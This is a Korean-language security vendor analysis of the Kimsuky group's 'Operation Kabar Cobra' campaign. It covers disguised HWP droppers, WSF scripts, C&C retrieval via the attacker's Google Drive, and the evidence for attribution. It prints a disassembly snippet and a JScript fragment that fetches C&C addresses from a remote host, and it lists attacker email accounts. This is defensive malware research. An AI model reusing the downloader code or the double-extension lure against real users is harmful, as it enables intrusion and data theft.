Kimsuky의 귀환, 이번 타깃은?

Archived: 2026-04-05 18:38:33 UTC

2019년 1월 7일 새벽, 통일부 출입기자단을 노린 스피어피싱 메일이 유포됐다.

Kimsuky가 돌아온 것이다. 정확히 말하면 돌아온 것이 아니라 2013년 처음 발견된 이후 우리나라 기관 및 기업을 노린 주요 타깃 공격을 주도한 것으로 알려진 그들의 움직임이 최근 변화한 것이다. 과거 정치적 목적의 해킹에 주력했던 그들이 최근 국내 일반 기업과 암호화폐 분야까지 공격 영역을 확대하고 있는 것으로 확인됐다. 지난 2013년 이후 이들을 지속적으로 모니터링해온 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, ASEC)가 이들의 소행으로 추정되는 최근 공격 사례들을 상세히 분석해 보고서를 발표했다.

'김수키' 또는 '킴수키'로 불리는 Kimsuky는 국내 기관 및 기업에 대한 타깃 공격을 전개하는 공격 그룹 중 가장 유명하다. Kimsuky라는 명칭은 지난 2013년 해당 그룹의 공격 사례를 최초로 공개한 해외 보안 업체가 탈취한 정보가 전송되는 이메일 계정의 이름인 '김숙향(Kimsukyang)'에서 따온 것이다. 당시 해당 그룹이 사용한 악성 파일의 컴파일 경로에 '공격', '완성' 등과 같은 한글 문자들이 포함되어 있으며, 공격 대상은 우리나라 정부 기관 및 대북 관련 기관, 기업 등이었다. 이 글에서는 편의상 '김수키 공격 그룹' 또는 '김수키 그룹'으로 표기한다.

김수키, 그리고 '오퍼레이션 카바 코브라'

지난 2013년 처음 알려진 김수키 공격 그룹은 2019년 현재까지 군사 관련 분야와 언론사를 대상으로 지속적인 정보 탈취 공격을 시도하고 있다. 특히 최근에는 제2차 북미 정상회담을 앞두고 주변국 내부의 반응에 대한 정보를 수집하고 있는 것으로 확인됐다. 그런데 이들이 금융 분야와 암호화폐 분야 등으로 공격 범위를 확대한 정황이 포착됐다. 계속되는 대북제재로 북한의 경제 상황이 악화됨에 따라 정치적인 목적 외에 금전적 수익을 위한 공격에 나선 것으로 풀이된다.

김수키 그룹의 공격 동향의 변화와 관련해 안랩의 분석 전문가 조직인 ASEC은 최근 '오퍼레이션 카바 코브라(Operation Kabar Cobra) 분석 보고서'를 발표했다. 이 보고서는 김수키 그룹의 최신 타깃 공격 사례에 대한 상세한 분석 정보와 함께 이 그룹이 공격의 배후임을 특정하는 기술적 근거를 설명하고 있다.

안랩이 일련의 타깃 공격 사례를 분석하던 중 일부에서 Cobra라는 이름의 파일과 KABAR라는 뮤텍스 문자열이 사용된 것이 확인되었다. 이에 안랩은 김수키 그룹이 배후로 추정되는 일련의 최신 공격 사례를 '오퍼레이션 카바 코브라(Operation Kabar Cobra)'로 명명했다.

```
.text:1000233D                  lea     eax, [ebp+var_C]
.text:10002340                  mov     large fs:0, eax
.text:10002346                  mov     [ebp+var_10], esp
.text:10002349                  mov     [ebp+var_4], 0
.text:10002350                  push    offset Name     ; "KABAR"
.text:10002355                  push    1               ; bInitialOwner
.text:10002357                  push    0               ; lpMutexAttributes
.text:10002359                  call    ds:CreateMutexA
```

[그림 1] 악성코드에 포함된 KABAR 뮤텍스 문자열

[표 1]은 지난 2018년 12월부터 올해 1월 사이에 확인된 김수키 공격 그룹의 악성코드(드롭퍼, Dropper)와 공격 대상을 요약한 것이다. 단, 표에서 언급한 파일의 발견 시기와 실제 파일이 유포된 시기에 차이가 있을 수 있다.

발견 시기	파일명	위장 파일 형식	공격 대상
2018.12.26	2019 사업계획서.hwp{공백}.exe	한글(.hwp)	군사 관련 분야 (ROTC)
2019.01.07	미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe	한글(.hwp)	언론 분야 (통일부 기자단)
2019.01.20	중국-연구자료.hwp{공백}.scr	한글(.hwp)	알려지지 않음


[표 1] 공격 대상별 드롭퍼 파일명 및 위장 파일 형식

공격자는 한글(.hwp) 문서 아이콘으로 위장하는 한편, 파일 이름에 이중 확장자를 적용했다. 또 [표 1]에 정리한 것처럼 두 개의 확장자 사이에 공백(blank)을 추가해 한글 파일처럼 보이는 해당 파일들이 실제로 실행 파일(.exe)이거나 화면보호기 파일(.scr)임을 알아차리기 어렵게 했다. 이와 함께 파일을 클릭하면 정상적인 한글 파일 문서처럼 보이는 화면이 나타난다. 특히 이때 나타나는 파일은 공격 타깃의 업무와 밀접한 내용으로 위장하는 등 교묘한 양상을 보였다.

주요 악성코드 기능 및 동작 방식

지난 1월 7일 새벽에 통일부 기자단을 대상으로 유포된 악성코드를 중심으로 오퍼레이션 카바 코브라의 악성코드 특징과 기능, 동작 방식을 살펴보자.

통일부 기자단에게 전송된 이메일은 ‘TF 참고자료’라는 제목과 함께 ‘TF 참고.zip’이라는 이름의 압축 파일이 첨부되었다. 해당 첨부 파일에는 [그림 2]와 같이정상적인 한글 문서처럼 보이는 PDF 파일과 이중 확장자(.hwp[공백].exe)를 가진 악성 파일 등이 포함됐다.



[그림 2] 언론 관계자들에게 유포된 악성코드

이는 [표 1]에 언급한 2018년 군사 기관을 노린 악성코드와 동일한 형태로, 두 공격 사례 모두 위장용 한글 파일(.hwp)이 악성 스크립트와 함께 자동 압축 풀림(WinRAR SFX) 방식으로 압축됐다. 해당 압축 파일을 실행하면 압축 해제와 악성코드가 실행되는데, 이때 실행된 악성 스크립트에 의해 실질적인 악성 행위가 시작된다. 또한 이 과정에서 공격자의 구글 드라이브로부터 C&C 정보를 다운로드한다. [그림 2]에서 볼 수 있는 악성 스크립트의 기능을 살펴보면 다음과 같다.

(1) 2.wsf

2.wsf는 악성코드를 추가로 다운로드 및 실행한다. 이때 필요한 C&C 정보는 공격자의 구글 드라이브로부터 다운로드한다.


```
while(true)
{
  xhr.open("GET","https://drive.google.com/uc?export=download&id=                    KJ6",false);
  xhr.send();
  if(xhr.status==200)
  {
    serverurl=xhr.responseText;
    root2=serverurl+"/brave.ct";
    break
  }
  WScript.Sleep(1000*60)
}
```

공격자의 구글 드라이브

serverurl: 공격자의 구글 드라이브에서 받아온 메인 URL

[그림 3] 공격자의 구글 드라이브에서 C&C 정보 다운로드

[그림 4]는 공격자의 구글 드라이브에 업로드된 파일로, 악성코드를 다운로드하기 위한 C&C 정보가 포함됐다. 이 파일의 내용은 공격자에 의해 언제든지 변경될 수 있다. 일반적으로 다운로드 기능을 수행하는 악성코드는 내부에 고정된 C&C 정보를 갖는다. 따라서 해당 C&C 서버가 차단될 경우, 공격자는 악성코드를 새로 제작하여 배포해야하는 번거로움이 있다. 그러나 이번 공격 사례에서는 C&C 서버가 차단되더라도 공격자가 자신의 구글 드라이브에 업로드한 파일의 내용만 변경하면 악성코드가 새로운 C&C 서버와 통신하며 지속적으로 악의적인 기능을 수행할 수 있다.



[그림 4] 공격자의 구글 드라이브에 업로드된 파일

한편, [그림 4]의 하단에서 볼 수 있는 이메일 주소(countine.protector.mail@gmail.com)는 과거에서 피싱 메일 발신 계정으로 사용되었다. 이와 관련해 지난 2018년 교육 분야 사이버 안전센터 ECSC에서 관련 권고문을 게시한 바 있다.

제목 : [ECSC]구글 관리자 사칭 피싱메일 유포 주의 권고

□ 개요
o 보안관제 중 아래와 같은 피싱메일,피싱 사이트 관련 정보가 확인되어 각 기관에 통보하여 드리오니, 차단정책을 적용하는 등 적절한 조치를 통해, 피해를 예방하시기 바랍니다.

□ 설명
o 관련내용
- 구글 G메일 관리자 사칭계정을 생성하여 해킹메일 유포에 악용

o 위협정보
1) 해커 G메일 계정
- protect.passwrod.teams@gmail.com
- acc.signnin.send@gmail.com
- norepply.noticication@gmail.com
- protector.login.teams@gmail.com
- countine.protector.mail@gmail.com
- protecct.logoin.hlko@gmail.com
- no.raply.letservice@gmail.com
- protect.signin@gmail.com
- no.reaply.master@gmail.com

[그림 5] 공격자 이메일 계정에 대한 2018년 보안 권고문

2.wsf가 추가로 다운로드한 악성코드(brave.ct)는 [그림 6]과 같은 과정을 거쳐 복호화되며, 그 과정에서 생성된 Freedom.dll은 파워쉘을 통해 실행된다. 이때 감염 PC가 64비트 윈도우 환경이면 AhnLabMon.dll이라는 이름의 파일이 생성, 실행된다.

[그림 6] 추가로 다운로드된 악성코드 실행 과정


(2) 3.wsf

2.wsf와 마찬가지로 3.wsf도 공격자의 구글 드라이브에 업로드된 파일로부터 C&C 정보를 다운로드한다. 그러나 2.wsf가 단순히 악성코드를 추가로 다운로드하고 실행하는 악성 스크립트인 반면, 3.wsf는 ▲파일 삭제/다운로드/업로드 ▲명령 실행 ▲로그 전송 ▲3.wsf 업데이트 ▲C&C 서버와 송수신하는 데이터를 BASE64로 암호화 또는 복호화 등 다양한 기능을 수행한다.

안랩이 분석할 당시에는 C&C 서버와의 통신이 가능했기 때문에 3.wsf가 C&C 서버와 어떻게 통신했으며, 공격자가 내린 명령은 무엇인지 상당 부분 파악할 수 있었다. 3.wsf는 악의적인 기능을 수행하기에 앞서 C&C 서버로부터 자신의 버전 정보를 수신하여 현재 감염 PC에서 실행되는 자신의 버전과 비교한다. 만약 C&C 서버를 통해 확인한 버전 정보가 현재 버전보다 상위일 경우 [그림 7]와 같이 최신 버전의 3.wsf를 다운로드하고 실행한다.


[그림 7] 3.wsf의 버전 정보 비교 및 업데이트

안랩의 분석 당시, 해당 악성코드가 C&C 서버로부터 수신한 3.wsf의 최신 버전은 1.2였다.



[그림 8] C&C 서버로부터 수신된 3.wsf 버전 정보

버전 정보를 확인한 후 3.wsf는 C&C 서버로부터 명령을 수신하고 실행하기 위해 다음과 같은 형식으로 파라미터를 구성한다. 이후 C&C 서버에 GET 요청을 하고, 그에 대한 응답으로 C&C 서버로부터 BASE64로 암호화된 명령을 수신하여 실행한다.



C&C 서버로 전송할 파라미터 형식에서 3.wsf의 버전을 파라미터로 구성하는 이유는 공격자가 현재 감염 PC에서 실행 중인 3.wsf의 버전을 확인하고, 버전별 감염 PC 현황을 파악하기 위한 목적으로 보인다.

[그림 9]는 3.wsf가 C&C 서버와 통신한 내용의 일부로, 3.wsf가 C&C 서버로부터 파일 다운로드 명령을 수신하고 list.dll 파일을 다운로드하는 과정이다. 특이한 점은 3.wsf의 코드에는 이러한 과정을 거쳐 다운로드한 list.dll(또는 Cobra.dll)을 실행하는 코드가 존재하지 않는다는 것이다. 그러나 2.wsf가 다운로드한 Freedom.dll(또는 AhnLabMon.dll)이 동일한 list.dll(Cobra.dll)을 다운로드하고 실행하는 것이 확인됐다. 2.wsf가 다운로드한 Freedom.dll(AhnLabMon.dll)은 DeleteUrlCacheEntryA() 함수를 호출해 다운로드 흔적을 삭제한다. 이는 공격의 흔적을 추적할 수 없도록 방해하기 위한 것이다.

[그림 9] C&C 서버 통신을 통한 악성코드 다운로드

또한 [그림 9]와 같은 과정을 거쳐 다운로드되는 list.dll(또는 Cobra.dll)은 감염 PC의 시스템 정보와 폴더 및 파일 목록을 수집하고 압축 파일을 복사하는 등의 기능을 수행한다. 공격자는 list.dll(또는 Cobra.dll)을 통해 수집한 PC 정보를 이용해 감염 PC가 분석가의 시스템인지 확인한다. 만일 분석용 시스템으로 파악되면 분석 툴을 강제 종료하고 허위 플래그(False Flag)를 심는 등 분석가의 추적을 방해한다.

악성코드 프로파일링, 공격의 배후는?

[표 1]에서 살펴본 군사 관련 기관 및 언론 분야를 노린 공격이 발생한 시기에 해당 분야와는 연관성이 없어 보이는 국내 의류 업체와 암호화폐를 노린 악성코드가 유포됐다. 그런데, 이들 악성코드와 앞서 살펴본 군사 관련 기관을 노린 악성코드와의 유사성이 확인됐다. 모두 동일한 C&C 서버에서 유포된 것이다. 또한 관련 파일의 타임스탬프(TimeStamp)를 분석한 결과, 공격자는 최소 2년전부터 간헐적으로 변종을 제작한 것으로 보인다.

이에 안랩의 보안 분석가들은 악성코드 프로파일링을 통해 의류 업체 및 암호화폐를 노린 악성코드 역시 '오퍼레이션 카바 코브라'와 관련되어 있으며, 그 배후가 김수키 그룹이라는 근거를 밝혀냈다. 다양한 기술적 근거를 확보했지만, 그 중 몇 가지만 요약하면 다음과 같다.

(1) 악성코드 유포 방식의 유사성

우선, 기본적으로 악성코드를 유포하는 방식이 동일하다. 공격 대상을 속이기 위한 위장용 문서 파일과 함께 악성 스크립트가 WinRAR SFX(Self-extracting archive, 자동 압축 풀림) 방식으로 압축되어 있다. 암호화폐를 노린 공격에는 암호화폐 이더리움 거래 내역으로 위장한 엑셀 파일을 이용했으며, 의류 업체를 노린 공격에는 [그림 10]과 같이 중국어 간체로 작성한 견적서로 위장한 엑셀 파일을 이용했다.

创世纪面料进出口

TO:

2019.1.21월-2019.1.24목 도착예정

NO	회 사	ITEM NO	수 량M	loss	YDS	P수	단 가	합 계(원)
1		6367 2#곤색	50.0		54.6	1.0		
		4#카	50.0		54.6	1.0		
		6#회색	50.0		54.6	1.0		
			150.0				16.00	2.400.00

[그림 10] 견적서로 위장한 악성 엑셀 파일


다만, C&C 정보를 다운로드하는 방식에는 차이를 보였다. 군사 기관 및 언론 분야 대상 공격에서는 공격자의 구글 드라이브에 업로드된 파일에서 C&C 정보를 다운로드한 것에 반해 암호화폐를 노린 공격에서는 악성 스크립트(2.wsf, 3.wsf)로 C&C 정보를 다운로드하는 과정은 생략되었으며, serverurl이란 변수에 C&C 서버가 명시되어 있다.

(2) 하나의 IP – 동일한 악성코드 유포지 및 C&C 서버

분석 과정에서 확인한 악성코드 유포지와 C&C 서버는 하나의 IP에 연결되는데, 해당 IP에는 다수의 URL이 연결되어 있었다. 공격자가 사용한 다수의 URL은 대부분 국내 유명 포털 사이트와 구글, 마이크로소프트, 그리고 안랩을 포함한 주요 국내 보안 업체 등의 이름을 도용하고 있다. 공격자는 이러한 URL들을 악성코드 유포나 피싱 사이트, C&C 서버로 사용했다.

(3) 동일한 쉘코드

김수키 그룹이 지난 2014년 공격에서 사용한 악성 한글 문서와 2018년에 사용한 한글 문서를 분석한 결과, [그림 11]과 같이 동일한 쉘코드가 존재했다. [그림 11]의 왼쪽은 이들 문서 파일에 존재하는 쉘코드의 유사도를 비교한 것으로, 회색으로 나타난 부분이 동일한 코드를 의미한다.



[그림 11] 2014년 악성 한글 문서(위)와 2018년 악성 한글 문서(아래) 쉘코드 비교

(4) 추가 생성된 악성코드의 동일한 동작 방식

2017년과 2018년에 각각 제작된 악성 한글 파일은 모두 core.dll이라는 악성 파일을 생성한다. 두 파일에 의해 생성된 core.dll을 비교하면 자기 자신을 실행하는 파일은 rundll32.exe와 regsvr32.exe로 각각 다르지만, 코드는 동일하다. 물론, 이것이 두 악성 파일을 김수키 그룹의 것으로 판단할 근거로는 충분치 않다.

그러나 이 두 개의 core.dll이 자기 자신을 실행할 때 로딩된 프로세스가 notepad.exe이면 종료하는 동일한 방식의 코드가 확인됐다. 또 이들 악성코드가 암호화된 문자열을 복호화할 때 사용하는 복호화 키 패턴 역시 4바이트씩, 총 32바이트의 패턴으로 동일하다. 해당 복호화 키를 사용하여 암호화된 문자열을 복호화

하는 코드는 비록 동일하지는 않지만 매우 유사하다. 또 이들 사례에서 확인된 악성 스크립트들의 코드와 동작 방식이 앞서 살펴본 최신 공격 사례의 것과 동일하다.

김수키의 그림자에서 벗어날 수 없나

지금까지 살펴본 것처럼 ▲악성 한글 문서에 존재하는 동일한 쉘코드 ▲동일한 코드와 동작 방식의 악성 스크립트 ▲동일한 코드와 동작 방식의 악성코드 추가 생성 ▲동일한 C&C 서버 연결 IP 등을 근거로 최근 국내 기업 및 기관을 대상으로 전개된 오퍼레이션 카바 코브라의 배후는 김수키 그룹일 가능성이 높다. 또한 김수키 그룹은 암호화된 파일을 이용해 보안 솔루션의 탐지를 피하는 한편 자가 삭제, 가변적인 파일명 사용 등 다양한 기법을 이용해 보안 분석가의 추적을 따돌리고 있다.

그런데 이토록 지능적인 김수키 그룹이 2014년에 사용했던 공개된 한글 취약점과 쉘코드를 최근 공격에서 다시 사용한 이유가 무엇일까. 이는 공격 대상이 여전히 오래된 버전의 한글 프로그램을 보안 업데이트도 적용하지 않은 채 사용하고 있다는 것을 이들이 확신하고 있었거나 적어도 파악하고 있었다는 방증이다. 타깃 공격의 대상이 되는 기업 및 기관에서 패치 관리에 만전을 기해야 하는 이유도 바로 이것이다. 이와 함께 고도화되는 공격의 피해를 최소화하기 위해 보안 침해의 흔적을 최대한 신속하고 정확하게 수집, 탐지할 수 있는 방안을 마련해야 한다.

김수키 그룹을 비롯해 국내 기관 및 기업을 노린 다수의 타깃 공격이 지속적으로 발생하고 있다. 따라서 정치적 협력 관계와는 별개로, 사이버 공격에 대한 지속적인 경계가 필요하다. 특히 여러 공격 그룹의 움직임을 지속적으로 관찰하고 대응하기 위해 국가 기관과 기업, 그리고 보안 업체간의 정보 공유 등 긴밀한 공조가 요구되는 시점이다.

이와 관련해 안랩 시큐리티대응센터(ASEC)가 발표한 '오퍼레이션 카바 코브라' 분석 보고서 전문은 안랩 홈페이지에서 확인할 수 있다.

▶ '오퍼레이션 카바 코브라' 분석 보고서 다운로드
